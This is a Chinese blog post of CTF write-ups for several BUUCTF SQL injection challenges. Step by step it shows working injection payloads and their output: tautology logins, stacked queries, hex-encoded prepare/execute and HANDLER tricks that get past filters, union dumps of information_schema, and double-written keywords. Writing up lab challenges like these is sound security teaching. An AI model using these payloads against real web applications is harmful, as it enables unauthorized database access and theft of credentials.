web之SQL注入篇BUU

原创

half~ 已于 2022-04-11 20:43:26 修改 2142 收藏

分类专栏： 网络安全 Ctf 文章标签： 安全

于 2022-04-08 20:51:58 首次发布

web之SQL注入篇BUU

[强网杯 2019]随便注

万能密码

姿势: 1' or 1=1 # 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}

array(2) {
  [0]=>
  string(1) "2"
  [1]=>
  string(12) "miaomiaomiao"
}

array(2) {
  [0]=>
  string(6) "114514"
  [1]=>
  string(2) "ys"
}
```


order by 排序

姿势: 1' order by 1# 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

姿势: 1' order by 2# 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

姿势: 1' order by 3# 提交查询

```
error 1054 : Unknown column '3' in 'order clause'
```

union select 1,2;

姿势: 1' union select 1,2# 提交查询

```
return preg_match("/select|update|delete|drop|insert|where|\./i",$inject);
```

show databases;

姿势: 1' ;show databases;# 提交查询

```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(11) "ctftraining"
}

array(1) {
  [0]=>
  string(18) "information_schema"
}

array(1) {
  [0]=>
  string(5) "mysql"
}

array(1) {
  [0]=>
  string(18) "performance_schema"
}

array(1) {
  [0]=>
  string(9) "supersqli"
}

array(1) {
  [0]=>
  string(4) "test"
}
```

show tables;

姿势: 1' ;show tables;# 提交查询


```
array(2) {
  [0]=>
  string(1) "1"
  [1]=>
  string(7) "hahahah"
}
```

```
array(1) {
  [0]=>
  string(16) "1919810931114514"
}

array(1) {
  [0]=>
  string(5) "words"
}
```

预处理语句

prepare…from…是预处理语句，会进行编码转换。
execute用来执行由SQLPrepare创建的SQL语句。
SELECT可以在一条语句里对多个变量同时赋值,而SET只能一次对一个变量赋值。




```
1';SeT@half=0x73656c656374202a2066726f6d20603139313938313039333131313435313460;prepare execsql from @half;execut
e execsql;#
```

handler

```
1'; handler `1919810931114514` open as `half`; handler `half` read next;#
```

```
array(1) {
  [0]=>
  string(42) "flag{cdae3ba1-8c8c-4f46-95b4-88573ef8e1d7}"
}
```

[SUCTF 2019]EasySQL

输入1

> Give me your flag, I will tell you if the flag is right.
> 1 提交查询
>
> Array ([0] => 1)

判断是字符型还是数字型注入

可以输入1-1,让其查询0的结果，有回显，猜测为数字型

Give me your flag, I will tell you if the flag is right.
1-1 提交查询

Array ([0] => 0)

再输入1a，没有回显，则为数字型，如果是字符型的话，会进行强制转换，使'1a'=1

Give me your flag, I will tell you if the flag is right.
1a 提交查询

判断是否可以联合查询

1. 联合查询一般会判断字段数，order by
   判断出字段数后，再进行union select


Give me your flag, I will tell you if the flag is right.
1 order by 1 # 提交查询

Nonono.


发现不是联合查询注入

判断是否可以使堆叠注入


1;show databases;



1;show tables;




1;show columns from Flag




||的两种作用


输入很大很大的数，发现无论输入什么，获得的结果都与输入1的结果都是一样。猜测执行的SQL语句可能有||符号。




查看此时的sql_mode



说明此时的||是or的作用，输入*,1试试




使用SET修改sql_mode，此时的||是连接字符的作用,输入1;set sql_mode=PIPES_AS_CONCAT;select 1



[极客大挑战 2019]EasySQL1


万能密码

用户名：admin
密码：1’ or 1=1 #



[极客大挑战 2019]LoveSQL


万能密码



得到用户名和密码


判断字段数

当输入order by 4，结果出错，说明该表有三个字段



联合查询

admin’ union select 1,2,3 #




查到了admin的结果，那么要是前面的用户不存在，那么就会出现联合查询的结果.输入1’ union select 1,2,3#

使用数据库函数

函数	作用
version()	查看数据库版本
database()	查看数据库名
user()	查看用户名
@@version_compile_os	查看操作系统版本


输入1’ union select 1,database(),user()#



得到数据库为geek

查看该数据库的数据表名

```
1' union select 1,2,group_concat(table_name) from information_schema.tables where table_schema=database()#
```



得到数据表名

查询对应数据表的字段名

```
1' union select 1,2,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='geekuser'#


1' union select 1,2,group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='l0ve1ysq1'#
```

```
ute;">Hello 2! </p>

ute;">Your password is 'id,username,password'</p>
```

得到对应的字段名，两个数据表的字段名一样

获取数据表的数据

```
1' union select 1,2,group_concat(id,username,password) from geekuser#

1' union select 1,2,group_concat(id,username,password) from l0ve1ysq1#
```

geekuser数据表

```
<br>
<p style="font-family:arial;color:#ffffff;font-size:30px;left:650px;position:absolute;">Hello 2! </p>
<br>
<br>
<p style="font-family:arial;color:#ffffff;font-size:30px;left:650px;position:absolute;"> 滥出
  Your password is '1admina4b00d9f68a8e6bb6977e6f32284f8af'
```


l0ve1ysq1数据表

该结果超级长，右键检查，查看源码，复制


```
Your password is '1cl4ywo_tai_nan_le,
2glzjinglzjin_wants_a_girlfriend,
3Z4cHAr7zCrbiao_ge_dddd_hm,
40xC4m3llinux_chuang_shi_ren,
5Ayraina_rua_rain,
6Akkoyan_shi_fu_de_mao_bo_he,
7fouc5cl4y,
8fouc5di_2_kuai_fu_ji,
9fouc5di_3_kuai_fu_ji,
10fouc5di_4_kuai_fu_ji,
11fouc5di_5_kuai_fu_ji,
12fouc5di_6_kuai_fu_ji,
13fouc5di_7_kuai_fu_ji,
14fouc5di_8_kuai_fu_ji,
15leixiaoSyc_san_da_hacker,
16flagflag{37153c15-ae06-433e-b0f7-684ebfa5f63f}'
```


[极客大挑战 2019]BabySQL

万能密码




咋不好使了
出现了报错提示
猜测可能是过滤了or字符，双写试试，是否能绕过






成功绕过




判断字段数

绕过or

绕过or 、by






查询数据库名

绕过union、select


输入1’ ununionion seselectlect 1,database(),user()#



查询数据表

绕过from、where

1’ ununionion seselectlect 1,2,group_concat(table_name) frfromom infoorrmation_schema.tables whwhereere table_schema=‘geek’#




查询数据表的字段名

b4bsql数据表

1’ ununionion seselectlect 1,2,group_concat(column_name) frfromom infoorrmation_schema.columns whwhereere table_name=‘b4bsql’#

geekuser数据表

1’ ununionion seselectlect 1,2,group_concat(column_name) frfromom infoorrmation_schema.columns whwhereere table_name=‘geekuser’#



规规矩矩查询结束，没有查到flag

查询所有数据库名

1’ ununionion seselectlect 1,2,group_concat(schema_name)frfromom infoorrmation_schema.schemata #

查询ctf库的数据表

1’ ununionion seselectlect 1,2,group_concat(table_name) frfromom infoorrmation_schema.tables whwhereere table_schema=‘ctf’#

查询Flag表的字段名

1’ ununionion seselectlect 1,2,group_concat(column_name) frfromom infoorrmation_schema.columns whwhereere table_name=‘Flag’#

查询字段值

1’ ununionion seselectlect 1,2,group_concat(flag) frfromom (ctf.Flag)#